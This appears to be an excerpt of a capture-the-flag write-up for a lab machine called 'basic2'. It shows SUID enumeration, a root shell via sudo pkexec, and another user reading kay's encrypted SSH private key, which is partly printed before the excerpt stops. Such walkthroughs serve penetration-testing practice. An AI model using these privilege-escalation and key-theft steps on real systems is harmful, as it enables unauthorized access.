


```
kay@basic2:~$ find / -type f -perm -4000 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/vim.basic
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/passwd
/bin/su
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
```



```
kay@basic2:~$ sudo pkexec /bin/sh
[sudo] password for kay:
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Other way of getting shell as kay :



```
jan@basic2:~$ cd /home/kay/.ssh/id_rsa
-bash: cd: /home/kay/.ssh/id_rsa: Not a directory
jan@basic2:~$ cat /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320xA4hOPkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
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